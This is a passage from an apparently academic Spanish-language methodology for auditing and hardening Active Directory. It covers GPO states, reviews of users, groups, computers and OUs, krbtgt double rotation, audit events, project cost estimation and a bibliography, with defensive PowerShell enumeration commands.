Otro mecanismo para la eliminación de los registros derivados de la aplicación de políticas de grupo con efectos adversos es cambiar su estado a "*Policy Disabled*". Las políticas, generalmente, cuentan con tres estados:

- *Policy Not Defined*: En este estado la política no tiene valores especificados, si existían valores previamente seguirán utilizándose los usados con anterioridad hasta que no se especifiquen otros nuevos.
- *Policy Disabled*: Cualquier valor que haya sido creado por esta política será eliminado.
- *Policy Enabled*: Los valores especificados en esta política serán los aplicados por la misma.

En caso de que exista persistencia por parte de unos valores creados por una política que se desea eliminar se recomienda cambiar su estado, por ejemplo, a "*disabled*" para eliminar la persistencia del valor "*enabled*" ya que, en muchas ocasiones, si la política de grupo adversa se configura con el valor "*Not defined*", el valor previo no se llega a sobrescribir y sigue causando problemas.

4.3.5. Despliegue y cambios sobre políticas existentes o nueva creación

Dentro de este apartado, se define la estrategia a tomar para la implantación de políticas sobre los servidores corporativos. Esta estrategia cuenta con un despliegue paulatino de políticas, definiendo primero una GPO *baseline* (GPO base) y posteriormente las comprobaciones sobre las políticas de mayor riesgo, ambas sobre servidores piloto para que, una vez validadas las configuraciones se apliquen sobre los servidores en producción minimizando de esta forma los posibles riesgos.

Las fases se realizan de forma secuencial, siguiendo un orden de servidores miembro a *Domain controllers* evitando así interferir en la operatividad de los servicios.

En caso de encontrar políticas o configuraciones que afecten a la funcionalidad de los servicios o no se desplieguen de forma adecuada, se debe analizar la causa raíz que ha llevado a dicho estado. Si se encuentra una solución, se debe documentar y reintentar el despliegue de la política afectada tras solventar los inconvenientes. En caso opuesto, se crea una excepción y se siguen los pasos para volver a un estado anterior evitando persistencia de datos en los registros.

4.4. Bloque IV: Objetos de Active Directory

Los componentes básicos y los que dotan de la lógica básica de una infraestructura de *Active Directory* son los objetos contenidos en el árbol. En este apartado se pretende aportar una visión para abordar la revisión de objetos la infraestructura de *Active Directory* conociendo los aspectos más relevantes.

4.4.1. Revisión de usuarios

Durante una revisión de *Active Directory* los usuarios debe ser un pilar básico en el que identificar posibles riesgos dentro de las configuraciones.

Por normal general y salvo excepciones contadas, los usuarios deben ser nominales para identificar correctamente al propietario en caso de contingencia tecnológica apoyándose en un usuario para realizar un ataque, facilitando así la trazabilidad de las acciones sobre la infraestructura de *Active Directory*. Los usuarios dentro de la infraestructura de *Active Directory*

con configuraciones consideradas inseguras pueden resultar un riesgo elevado para la organización.

A continuación, se detallan los aspectos más comunes que se debe revisar sobre los usuarios de la infraestructura de *Active Directory*, así como las herramientas utilizadas:

- Mecanismos de autenticación débiles: Los usuarios de *Active Directory* con tipos de autenticación que permitan autenticación con cifrado DES sobre tickets de Kerberos deben ser considerados como inseguros para la organización. Esto significa que un atacante podría aprovechar esta vulnerabilidad para negociar una autenticación DES con la cuenta y tomar el control de la misma rompiendo el algoritmo. DES es el algoritmo más débil utilizado para firmar tickets de Kerberos.



Figura 63 Opciones de usuario dentro de *Active Directory*

- Usuarios inactivos: Los usuarios inactivos dentro de una infraestructura de *Active Directory* pueden suponer un aumento en los tiempos de replicación al tener que actualizar las configuraciones, actualización de políticas o cambios en la estructura de árbol de *Active Directory*. En este sentido, la ausencia de control sobre estos objetos puede derivar en un riesgo para la seguridad de la infraestructura ya que un atacante podría utilizar estos usuarios como "*backdoors*" al no existir un control sobre los mismos.

  Microsoft considera una cuenta inactiva cuando llevan 180 días sin establecer una comunicación sobre *Active Directory*. Un número elevado de cuentas son signo de que

no se está realizando ningún proceso de borrado y mantenimiento de cuentas inactivas. Para mitigar este tipo de eventos se recomienda establecer un proceso de gestión y borrado de cuentas inactivas dentro de la organización, definiendo unos tiempos apropiados para su limpieza. Para localizar cuentas inactivas dentro de la infraestructura de *Active Directory*, se recomienda el siguiente comando de Powershell, siendo *days* el tiempo de vida de una cuenta inactiva definida por la organización:

```
Search-ADaccount -AccountInactive -Timespan {days}
```

- Cuentas sin contraseña y/o sin obligación de tenerla: Las cuentas de usuario, servicio y/o aplicación sin contraseña o sin la necesidad de incluirla pueden ser vulneradas de forma sencilla por un atacante al no requerir de credenciales para obtener el acceso a las mismas. Cuando se crea una cuenta sin fijar una contraseña, se fija el *flag* PASSWD_NOTREQD en el atributo *useraccountcontrol*. PASSWD_NOTREQD permite que la cuenta requiera de una contraseña obligatoria. Para corregir esta vulnerabilidad se recomienda la creación de un procedimiento de revisión periódica sobre las cuentas de usuario que no requieren de contraseña y eliminar el *flag* PASSWD_NOTREQD siempre que sea posible. Las cuentas que no requieran contraseña dada su naturaleza o uso deben ser documentadas de forma periódica. Para facilitar su enumeración, se recomienda el siguiente comando de Powershell que facilita la localización de las cuentas mencionadas.

```
Get-adobject -ldapfilter "(&(objectCategory=person)(objectClass=user)
(userAccountControl:1.2.840.113556.1.4.803:=32))" -properties
useraccountcontrol
```

- Administradores de *Domain Controllers* fuera del grupo *Domain admins*: Los administradores de los controladores de dominio por parte de usuarios que no pertenecen al grupo administradores del dominio o *Enterprise Domain Controllers* pueden suponer un riesgo elevado para la organización. En algunos casos, especialmente cuando el servidor ha sido promovido desde un servidor existente, el propietario puede ser un usuario sin permisos de administración que ha unido el servidor al dominio (normalmente administradores de sistemas). Si usuarios o grupos tienen derechos sobre esa cuenta de usuarios, se puede utilizar para tomar posesión del dominio ya que puede tener medidas de seguridad menos ambiciosas al no pertenecer a grupos de administración por defecto. Para mitigar esta vulnerabilidad se recomienda modificar el propietario de los *Domain Controllers* afectados para aumentar el nivel de seguridad y evitar aumentos en la superficie de ataque. Para verificar los cambios de propietario se recomienda el uso del siguiente comando de PowerShell:

```
Get-ADComputer -server my.domain.to.check -LDAPFilter
"(&(objectCategory=computer)(primarygroupuid=521)(primarygroupuid=516)
))" -properties name, ntsecuritydescriptor | select
name,{$_.ntsecuritydescriptor.Owner}
```

4.4.2. Revisión de grupos

Los grupos son otro de los componentes vitales de una infraestructura de *Active Directory*. Grupos con configuraciones inseguras pueden ser aprovechados por parte de un atacante para tomar el control de los mismos y desde ahí, pivotar al resto de infraestructura. El control puede ser

obtenido incluso desde otros dominios con los que se haya establecido una relación de confianza, aumentando así la superficie de ataque.

Entre los detalles a los que más importancia se debe dedicar durante la revisión de grupos destacan los siguientes:

- Revisión de grupo *Domain y Enterprise admins*: Ambos grupos son los máximos responsables de la infraestructura de *Active Directory*, por tanto, solo un grupo reducido de usuarios debería de pertenecer a este grupo. En este sentido, los administradores de sistemas de forma limitada deberían formar parte de los mismos y evitando ampliar permisos que puedan poner en riesgo la infraestructura.
- Monitorización de grupos privilegiados: Los grupos de administración deben de tener una mayor monitorización que el resto al tener las mayores capacidades dentro de la infraestructura, por tanto, los administradores no deberían de poder borrar ni eliminar logs y estos, deberían de ser enviados de forma periódica a un acumulador de eventos.
- Protección de borrado accidental: Una de las prácticas más comunes es la eliminación de un grupo de forma accidental. Los grupos deben estar creados bajo esta protección para evitar graves daño sobre la infraestructura de *Active Directory*.



Figura 64 Ejemplo de protección de borrado accidental sobre grupos

- Revisión de grupos sin miembros: Los grupos vacíos o sin miembros, por normal general, suponen un peligro para la organización ya que suponen que no se están revisando las casuísticas y los motivos por el que se encuentran vacíos.
- Revisión de grupos "*everyone*": El grupo *everyone* puede ser accesible y cualquier usuario de la organización es miembro del mismo. Adicionalmente, grupos y usuarios externos que tengan una relación de confianza con el dominio también podrían tener acceso. Para la mitigación de esta vulnerabilidad se recomienda la eliminación de este grupo en la medida de lo posible o aislar dicho grupo para evitar exposiciones que afecten a la organización.

4.4.3. Revisión de equipos

Los equipos de la infraestructura de *Active Directory* son otro de los pilares básicos para proveer de soporte a una organización, en los equipos se engloban tanto *end-points* como máquinas dentro del dominio. Mantener los equipos actualizados y correctamente configurados entran en parte dentro de las tareas de *hardening* de servidores y se saldría del alcance de la revisión de la infraestructura de *Active Directory*.

No obstante, se debe hacer especial mención a equipos fuera de soporte (equipos con sistema operativo los cuales, el fabricante no libera nuevas actualizaciones u optimizaciones del software).

El uso de software obsoleto (Windows XP, Windows Server 2000, Windows Server 2003), podría presentar vulnerabilidades y/o debilidades de seguridad para las que ya no existen parches de seguridad que las puedan corregir. En su mayoría, dichas vulnerabilidades son de conocimiento público y se encuentran disponibles en internet. Es por ello que un atacante podría explotar las mencionadas vulnerabilidades para intentar comprometer la integridad, confidencialidad y/o disponibilidad de la información.

Para el control de software fuera de soporte se recomienda analizar la posibilidad de migrar el sistema operativo a la última versión disponible. Sino fuese posible llevar a cabo la migración, se recomienda aislar el servicio a nivel de red permitiendo únicamente los accesos estrictamente necesarios.

Para localizar las máquinas fuera de soporte dentro de la infraestructura de *Active Directory* se recomienda el uso del siguiente comando de PowerShell:

```
Get-ADComputer -Filter * -Property * | Format-Table Name,
OperatingSystem, OperatingSystemServicePack, OperatingSystemVersion -
Wrap -Auto
```

Entre los otros detalles que se deben revisar dentro de los equipos de la infraestructura de *Active Directory* destacan los siguientes:

- Revisión de los equipos deshabilitados: Los equipos con más de 6 meses deshabilitados dentro de la infraestructura de *Active Directory* deben de ser eliminados de la estructura de árbol para evitar aumentos en la superficie de ataque.
- Equipos inactivos: Aquellas máquinas en las que no se haya producido ningún *login* (tanto usuarios miembros como usuarios de aplicación) deben de ser deshabilitados tras tres meses sin actividad.
- Inventariado de equipos actualizado: Debe existir un inventario corporativo que mantenga los sistemas bajo dominio actualizados e identificando al responsable de los mismos para conocer qué personas debe desplegar las recomendaciones de seguridad proporcionadas.
- Equipos sin requerimiento de contraseña: Los equipos pueden tener la *flag* PASSWD_NOTRQD evitando la solicitud de credenciales al establecer un intento de conexión. Se debe eliminar este tipo de configuraciones para limitar la ventana de exposición.
- Revisión de *Shadow Admins*: Adicionalmente a los *Domain admins* y *Enterprise admins* existe un concepto denominado *shadowadmins*, estos usuarios son aquellos con permisos de administración fuera de los grupos primarios de administración y pueden estar fuera del control de la organización.

  Los *shadowadmins* son detectados a través de la *flag* "*adminCount*", cuando este asignada a un valor uno quiere decir que el usuario tiene o ha tenido permisos de administración **fuera de los grupos de administración**, esto puede ser un indicador de una posible vulneración de seguridad. Una de las posibles formas de activar este indicador es que

nuestra cuenta haya necesitado una elevación de privilegios a través de *helpdesk* para alguna tarea de mantenimiento o por explotación de una vulnerabilidad por lo que se debería de analizar las causas y eliminar la *flag* de *admincount* para evitar posibles backdoor o problemas en la replicación de la estructura de árbol.

Para mitigar este tipo de vulnerabilidad se recomienda procedimentar revisiones periódicas sobre los usuarios considerados como "sospechosos" dada su pertenencia a grupos fuera de administración primarios y/o definidos por la organización. En este sentido, esta revisión permitirá evitar errores de replicación que impacten sobre la disponibilidad e integridad de la infraestructura de *Active Directory*.

Para facilitar el proceso de revisión se provee del comando necesario a utilizar dentro de PowerShell:

```
Get-aduser -Filter {admincount -eq 1} -Properties adminCount
```

4.5. Bloque V: Configuración de seguridad de Active Directory

Una vez revisada la infraestructura, el bastionado de los sistemas, objetos y políticas, se debe estudiar en profundidad las configuraciones dentro de la infraestructura para aumentar el nivel de seguridad lo máximo posible, en este apartado se presentan los aspectos más relevantes que se deben revisar relativos a este ámbito.

4.5.1. Doble rotado de la contraseña de Kerberos

La inexistencia de un proceso y una planificación del doble rotado de la contraseña de la cuenta de Kerberos puede derivar en ataques de "Golden ticket" para tomar el control de acciones administrativas sobre la infraestructura de *Active Directory*. Un atacante que obtenga el hash de la contraseña de la cuenta krbgt podría generar tickets de Kerberos dentro de la organización, realizar acciones de administración y obtener accesos a sistemas y aplicaciones críticas dentro de la organización.

En este sentido, la doble rotación es necesaria ya que existen ataques específicos para obtener la última contraseña utilizada sobre Kerberos siendo válidos los tickets generados, por ello la aplicación del doble rotado.

Si se analiza la infraestructura desplegada en el laboratorio se pueden encontrar indicios que muestran como la contraseña permanece sin rotado desde hace un largo periodo de tiempo. La contraseña utilizada se puede obtener mediante ataques DCSyn o accediendo a datos de *backups* ya que la contraseña anterior utilizada se puede aprovechar para realizar un ataque y obtener un Golden ticket.



Figura 65 Resultados de pingcastle relacionados con Kerberos

Para solucionar este tipo de eventos dentro de la organización se recomienda crear un procedimiento para realizar la doble rotación de forma periódica de la contraseña de la cuenta krbgt. El periodo de doble rotado recomendado por Microsoft está contemplado entre 40 y 90 días.

En este sentido, la actualización y aplicación del doble rotado sobre la contraseña de kerberos puede resultar un proceso complejo, por ello, se recomienda el uso de scripts liberados por Microsoft con el objetivo de facilitar el doble rotado. Se recomienda que previamente al despliegue de estos scripts en entornos productivos se realicen pruebas de funcionamiento sobre un entorno de laboratorio.

El script recomendado para la automatización periódica del doble rotado de la contraseña de la cuenta de Kerberos es el siguiente:

https://gallery.technet.microsoft.com/Reset-the-krbtgt-account-581a9e51/view/Discussions

4.5.2. Objetos de origen desconocido

La existencia de objetos con un SIDHistory desconocido (dominio desconocido sin una relación de confianza, probablemente migrado), puede derivar en errores de replicación. Adicionalmente, un atacante podría utilizar estos objetos para crear ataques más sofisticados basándose en la existencia de los mismos.

La existencia de estos objetos suele ser común entre las diferentes organizaciones debido a que no se presta la suficiente atención, para solventar esta vulnerabilidad, se recomienda eliminar los objetos con un SIDHistory desconocido siempre que sea posible. En cuanto a las cuentas que no pueden ser eliminadas, éstas, deben ser administradas, documentadas y restringidas en la medida de lo posible.

Para localizar los objetos con un origen desconocido se recomienda utilizar el siguiente comando de Powershell:

```
Get-ADObject -ldapfilter "(sidhistory=*)" -properties SIDHistory
```

Adicionalmente, Microsoft proporciona una serie de medidas y scripts para proveer de soporte a los encargados de aplicar los procedimientos de seguridad necesarios dentro de la organización destinados a la limpieza de objetos con SIDHistory desconocido:

https://gallery.technet.microsoft.com/How-to-remove-all-unknown-9d594f3a

4.5.3. Revisión de OUs

Las políticas, los usuarios, ordenadores y grupos dentro de unidades organizativas determinara la configuración y permisos de todos los elementos de la infraestructura de árbol de *Active Directory*. En este sentido, es necesario revisar la arquitectura de grupos y, asimismo, donde se encuentran la directiva de grupos y a que unidades organizativas se están aplicando.

Entre las buenas prácticas que se deben revisar dentro de estos objetos son los siguientes elementos:

- Revisión de políticas vinculadas a unidades organizativas: Las políticas se aplican sobre las unidades organizativas en las organizaciones evitando los grupos ya que estas son contenedores, estas estructuras permiten granuralizar la información y tener una infraestructura flexible diferencia y limitada por permisos adaptados a las necesidades de la organización. Por ello, se recomienda revisar las diferentes políticas aplicadas a las unidades organizativas verificando que cumplen el principio de mínimos privilegios necesarios.

- Revisión de protección contra el borrado accidental: Al igual que con los grupos, las unidades organizativas deben tener protección contra los borrados accidentales. A diferencia de los grupos, las unidades organizativas pueden agrupar a esos grupos, a usuarios y a otros objetos dependiendo de las necesidades de negocio, con la diferencia que, a estas unidades se les puede delegar permisos de manera adicional, por tanto, deben incorporar medidas de protección extra.
- OUs vacías: La existencia de unidades organizativas vacías (sin usuarios ni grupos) con delegaciones de permisos asociadas pueden posibilitar el aprovechamiento por parte de atacantes externos para acceder a diferentes recursos de la infraestructura, por tanto, se debe analizar la existencia de estos elementos vacíos, documentar su necesidad y en caso de no ser necesario, una limpieza de los mismos.

4.5.4. Delegación de permisos con origen desconocido

La delegación de permisos es una parte crítica de las infraestructuras IT para la mayoría de las organizaciones. Al delegar la administración, puede conceder a los usuarios o grupos solo los permisos mínimos necesarios, sin añadir a usuarios a grupos privilegiados (por ejemplo, administradores de domino, *operators*, *Enterprise admin*, etc.).

Las delegaciones por parte de origen desconocido podrían provocar fallos en la replicación de *Active Directory*. Adicionalmente, un atacante podría aprovechar una de estas delegaciones sin conocer el origen de su naturaleza para realizar un ataque dirigido en ausencia de un control definido sobre las mismas.

Las delegaciones de permisos incorporan información sobre quién ha generado dicha delegación. Si se desconoce la entidad que la creó, aparece un SIDHistory que identifica quien la generó. Al no pertenecer a la infraestructura de *Active Directory* de la organización ni de las relaciones de confianza establecidas, aparece como un SIDHistory desconocido y con escasa posibilidad de trazabilidad de acciones en caso de contingencia tecnológica.

Otra causa podría ser que la cuenta que creó dicha delegación puede que sea una cuenta "legacy" o de extraña naturaleza y ello impide que sea traducida a una cuenta NT.

Al igual que para objetos vacíos se deben realizar revisiones periódicas sobre las delegaciones y procedimentar y analizar las causas de la existencia de estos elementos.

4.6. Bloque VI: Eventos de auditoría

La gestión de los eventos de seguridad y más aún, los de la infraestructura de *Active Directory* son un activo preciado por parte de los miembros de los equipos de seguridad para el control de las contingencias tecnológicas o eventos adversos de seguridad que pueden ser potencialmente peligrosos para la integridad, confidencialidad y disponibilidad de la infraestructura de *Active Directory*.

A continuación, se provee de al menos qué eventos mínimos deben estar habilitados y de forma adicional, la existencia de un acumulador de eventos o SIEM que analice la actividad y la lógica de todos los registros enviados.

Entre los eventos que deben controlarse destacan los siguientes:

- Validación de credenciales: Los intentos de *login* sobre servidores miembro y *Domain Controllers* debe ser controlado tanto exitosos (para conocer hábitos y accesos habituales del usuario) como fraudulentos (en caso de intentos de fuerza bruta).
- Auditoria de accesos de Kerberos: Accesos válidos y fraudulentos de los accesos y generación de tickets de Kerberos.
- Bloqueos de cuenta: En caso de producirse bloqueos de cuenta tras varios intentos de acceso fallidos, localizar que cuentas son las que se han bloqueado, así como los horarios en los que se han producido dichos eventos.
- Eventos de *logoff*: En caso de desconexión se deben registrar estos eventos en caso de contingencia tecnológica, permiten un análisis elaborado y de situación en casos de eventos complejos sobre diferentes sistemas.
- Eventos de modificaciones sobre políticas: Los cambios sobre políticas deben ser registrados, muchos atacantes con acceso a ciertos segmentos de la infraestructura de *Active Directory* intentan modificar las políticas para poder acceder o modificar la totalidad de la infraestructura.
- Eventos de integridad en el sistema: Llevar a cabo revisiones de integridad en el sistema (e.g: modificación sobre archivos de configuración de system32), puede proveer de soporte en caso de que un atacante modifique dlls del sistema e inyecte código en las mismas, este tipo de eventos registran ese tipo de acciones y su consiguiente *timestamp* para localizarlas.

Para mayor flexibilidad y análisis de más eventos y capacidades se puede seguir el siguiente enlace en el que Microsoft explica con mayor detalle la selección de todos los eventos importantes que se deben de monitorizar:

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/audit-policy-recommendations

5. Estimación de recursos

Para la implantación de la metodología propuesta en una organización, previamente, hay que tener constancia de los recursos necesarios para llevarlo a cabo, los recursos a tener en cuenta son los siguientes:

- **Tiempo** necesario para completar todas las pruebas, incluidas las reuniones de *kick off*, la realización de las diferentes pruebas expuestas en el presente documento, la creación de la documentación y la reunión de cierre o exposición de resultados.
- **Personas** necesarias para la ejecución y desempeño dentro del proyecto, cada una de estas personas.
- **Coste** o precio de la realización del proyecto en términos económicos.

5.1. Tiempo

El tiempo es uno de los puntos más importantes dentro de la definición del proyecto, se deben establecer las etapas de forma precisa para evitar conflictos con el cliente y sobre todo para no caer en pérdidas económicas, hay que tener en cuenta que normalmente pueden existir dentro de los contratos cláusulas de penalización que afecten de forma significativa a los beneficios que pueda generar la ejecución del proyecto en caso de no ajustarse a lo vendido al cliente.

En caso de existir un retraso por causas externas o por problemas logísticos, sencillamente, se desplazará en el tiempo tantos días como sea necesario llevando una coordinación y colaboración estrecha con el cliente.

Una estimación de tiempo para la realización del proyecto sería la siguiente:

	Semana 1					Semana 2				
Lista de tareas	L	M	X	J	V	L	M	X	J	V
Reunión de Kick-off										
Ejecución de los controles										
Realización de documentación										
Reunión de cierre										

Tabla 66 Estimación de tiempo en proyecto de revisión de *Active Directory*

- Reunión de *kick-off*: En esta reunión se muestra al cliente la metodología a utilizar, se presenta de forma formal al equipo de trabajo y se acuerda las necesidades restantes del proyecto (accesos a las oficinas, accesos por VPN, equipo corporativo de la empresa bajo dominio, usuario bajo dominio, etc.). En caso de que se requiera algún tipo de información (mapas de red, arquitectura, particularidades, etc.), es el momento de solicitarlas, así como cualquier otra necesidad para que dé comienzo el proyecto.

- Ejecución de los controles: En esta fase se realizan los controles detallados en el presente documento, simplemente, se seguirán las pruebas tal y como están detalladas en los diferentes puntos y se tomaran evidencias de todo lo ejecutado sobre la arquitectura del cliente.
- Realización de documentación: En esta fase se aglutinarán todas las posibles evidencias y vulnerabilidades encontradas y se documentarán para entregar al cliente. El informe debe especificar el alcance y limitaciones, así como un resumen ejecutivo y un desglose detallado de las vulnerabilidades identificadas explicando el riesgo y la forma de remediarlo.
- Reunión de cierre: En la reunión de cierre se exponen las vulnerabilidades más relevantes encontradas y se explican los riesgos y posibles alternativas para mitigarlas a los responsables por parte del cliente. Adicionalmente, se cierran posibles detalles y se verifica que no existe nada más pendiente.

5.2. Personas

Las personas son una parte esencial del proyecto, estas serán las encargadas de desempeñarlo. La complejidad del proyecto requiere de mínimo de dos personas para llevar a cabo las tareas en el tiempo estipulado, por lo general se requiere de las siguientes características:

- Jefe de equipo, o responsable del proyecto, este rol debe de tener el conocimiento y la capacidad de entender y realizar todas las pruebas sobre la infraestructura de *Active Directory*, así como la capacidad de dirigir las reuniones y solicitar la información y recursos necesarios.
- Analista, este rol suele ser llevado por una persona con poca experiencia y que va a ser dirigido en todo momento por el jefe de equipo. Es el responsable de llevar las pruebas de menor impacto sobre la infraestructura y de coordinarse con el jefe de equipo para realizar la documentación, así como de interiorizar todos los conocimientos del proyecto.

5.3. Coste

En base a los datos proporcionados en los apartados anteriores (tiempo y personas) se debe realizar un presupuesto de acuerdo dichos datos. Para ello se ha tenido en cuenta datos medios del mercado y beneficios flexibles dependiendo de los objetivos para/con el cliente.

Para conseguir presupuestar el dimensionado del proyecto, hay que tener en cuenta el precio/hora que cuesta un analista y un jefe de equipo de media:

- Media aproximada en el mercado de jefe de equipo: 150 €/h
- Media aproximada en el mercado de analista: 70 €/h

Teniendo en cuenta que la jornada laboral utilizada para calcular los costes del proyecto son de 8h el precio total de dos semanas de trabajo es de 17.600 €.

Adicionalmente, existen otros gastos relacionados como son el beneficio que debe existir por el desempeño del proyecto, este, puede estar sujeto a rebajas (*rate-off*), estos pueden estar sujetos a diferentes factores:

- Darse a conocer en el cliente.
- Obtener visibilidad para conseguir otros proyectos.
- Cliente con bajas capacidades económicas.
- Relación entre ambas partes.

Existen otros factores a la hora de calcular el coste total del proyecto (dietas, kilometraje, etc.), que, en este caso, no se han tenido en cuenta dentro de la ecuación.

Tanto si se trabajó por cuenta propia como si son trabajadores de una compañía externa, el beneficio supuesto del proyecto se considerará un 30% (dentro de este porcentaje se agrupa la mano de obra y la amortización de los equipos informáticos utilizados) sujeto a los 17.600€., este precio puede estar sujeto también a ofertas y/o reducciones.

6. Conclusiones generales

Dentro del marco teórico/técnico de este documento se ha representado de forma general los mecanismos existentes de evaluación de infraestructuras de *Active Directory*.

En un primer momento se han descrito los elementos más importantes de la infraestructura para mostrar al lector qué elementos constituyen teniendo en cuenta que no han podido tener contacto con este tipo de infraestructura de forma previa.

El uso de una infraestructura de *Active Directory* simulada en un entorno de laboratorio ha servido para que los lectores del documento tengan la capacidad de replicar las pruebas y, adicionalmente, para mostrar la veracidad de los controles comentados y efectuados.

La sección de controles esta ordenada de forma que se puedan agrupar y abarcar en profundidad cada uno de los aspectos, estando validadas en entornos reales y en empresas del IBEX35. El éxito de la metodología reside en la combinación del estudio en profundidad en términos de políticas, procedimientos y guías con controles tanto automáticos con herramientas adaptadas en estos entornos y con pruebas manuales adaptándose a cada una de las particularidades del entorno auditado.

Los objetivos planteados al inicio de este proyecto se han completado de forma satisfactoria. Por un lado, la definición de la metodología abarca tanto la revisión de controles sobre niveles organizativos (procedimientos y gobierno de la infraestructura) como a nivel técnico con configuraciones, medidas de protección y despliegue a nivel de red proporcionando al lector de este documento un enfoque completo de cómo se puede abordar este tipo de revisiones. En este sentido, se han organizado los puntos del documento como controles independientes para poder realizar un *checklist* de qué controles y pruebas se pueden llevar a cabo.

Por último, se proponen una serie de recursos estimados y qué pueden variar en función, como ya se ha mencionado con anterioridad, del cliente, la empresa o trabajador autónomo y de otras condiciones no tenidas en cuenta (dietas, kilómetros, etc.).

7. Bibliografía

[1] Wikipedia.org. Fortune 1000 [en línea]. Disponible en: https://en.wikipedia.org/wiki/Fortune_1000 .

[2] helpnetsecurity.com. Active Directory flaw impacts 95% of Fortune 1000 companies [en línea]. Disponible en: https://www.helpnetsecurity.com/2014/07/15/active-directory-flaw-impacts-95-of-fortune-1000-companies/ . Publicado en: Julio 2014.

[3] support.microsoft.com. Cómo habilitar LDAP sobre SSL con una entidad de certificación de terceros [en línea]. Disponible en: https://support.microsoft.com/es-es/help/321051/how-to-enable-ldap-over-ssl-with-a-third-party-certification-authority . Disponible en: Junio 2017.

[4] Wikipedia.org. Active Directory [en línea]. Disponible en: https://es.wikipedia.org/wiki/Active_Directory .

[5] docs.microsoft.com. Active Directory Security Groups [en línea]. Disponible en: https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/active-directory-security-groups . Publicado en: Abril 2017.

[6] blog.tcitechs.com. What is Active Directory? Why Does My Company Need It? [en línea]. Disponible en: http://blog.tcitechs.com/blog/active-directory-company-need/ . Publicado en: Julio 2014.

[7] guimi.net. INTRODUCCIÓN AL DIRECTORIO ACTIVO (AD) [en línea]. Disponible en: https://guimi.net/monograficos/G-Servidores_Windows/G-SWnode20.html . Publicado en: Abril 2009.

[8] adsecurity.org. Active Directory Security [en línea]. Disponible en: https://adsecurity.org/ . Publicado en: 2011.

[9] itprotoday.com. Deploy a Read-Only Domain Controller (RODC) on Windows Server 2016 [en línea]. Disponible en: https://www.itprotoday.com/windows-8/deploy-read-only-domain-controller-rodc-windows-server-2016 . Publicado en: Abril 2017.

[10] docs.microsoft.com. Resolve-DnsName [en línea]. Disponible en: https://technet.microsoft.com/es-es/library/jj590781(v=wps.630).aspx . Publicado en: Noviembre 2015.

[11] blogs.technet.microsoft.com. Install the Active Directory PowerShell Module on Windows 10 [en línea]. Disponible en: https://blogs.technet.microsoft.com/ashleymcglone/2016/02/26/install-the-active-directory-powershell-module-on-windows-10/ . Publicado en: Febrero 2016.

[12] docs.microsoft.com. Plan your WSUS deployment [en línea]. Disponible en: https://docs.microsoft.com/en-us/windows-server/administration/windows-server-update-services/deploy/1-install-the-wsus-server-role . Publicado en: Mayo 2018.

[13] endpointservices.illinois.edu. Configuring WSUS on Client Computers [en línea]. Disponible en: https://endpointservices.illinois.edu/wsus/configurewsus .

[14] social.technet.microsoft.com. ¿Por qué Microsoft publica Parches de Seguridad y Actualizaciones? [en línea]. Disponible en:

https://social.technet.microsoft.com/wiki/contents/articles/25030.por-que-microsoft-publica-parches-de-seguridad-y-actualizaciones-es-es.aspx . Publicado en: Junio 2014.

[15] docs.microsoft.com. Get-Service [en línea]. Disponible en: https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-service?view=powershell-6 .

[16] techgenix.com. Windows Firewall: Domain Networks, Private Networks, and Public Networks [en línea]. Disponible en: http://techgenix.com/windows-firewall-domain-networks-private-networks-public-networks/ . Publicado en: Noviembre 2011.

[17] webopedia.com. SYSVOL - System Volume [en línea]. Disponible en: https://www.webopedia.com/TERM/S/SYSVOL.html .

